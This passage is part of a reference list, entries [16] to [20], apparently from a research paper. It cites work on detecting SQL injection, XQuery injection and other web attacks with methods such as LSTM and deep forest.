[16] G. Deepa, P. S. Thilagam, F. A. Khan, A. Praseed, A. R. Pais, and N. Palsetia, "Black-box detection of XQuery injection and parameter tampering vulnerabilities in web applications," *Int. J. Inf. Secur.*, 2018.

[17] Q. Li, F. Wang, J. Wang, and W. Li, "LSTM-Based SQL Injection Detection Method for Intelligent Transportation System," *IEEE Trans. Veh. Technol.*, 2019.

[18] Q. Li, W. Li, J. Wang, and M. Cheng, "A SQL Injection Detection Method Based on Adaptive Deep Forest," *IEEE Access*, vol. 7, 2019.

[19] Y. Fang, J. Peng, L. Liu, and C. Huang, "WOVSQLI: Detection of SQL injection behaviors using word vector and LSTM," in *ACM International Conference Proceeding Series*, 2018.

[20] S. Sodagudi, S. K. Kotha, and M. David Raju, "Novel approaches to identify and prevent cyber-attacks in web," in *Proceedings of the 3rd International Conference on Computing Methodologies and Communication, ICCMC 2019*, 2019.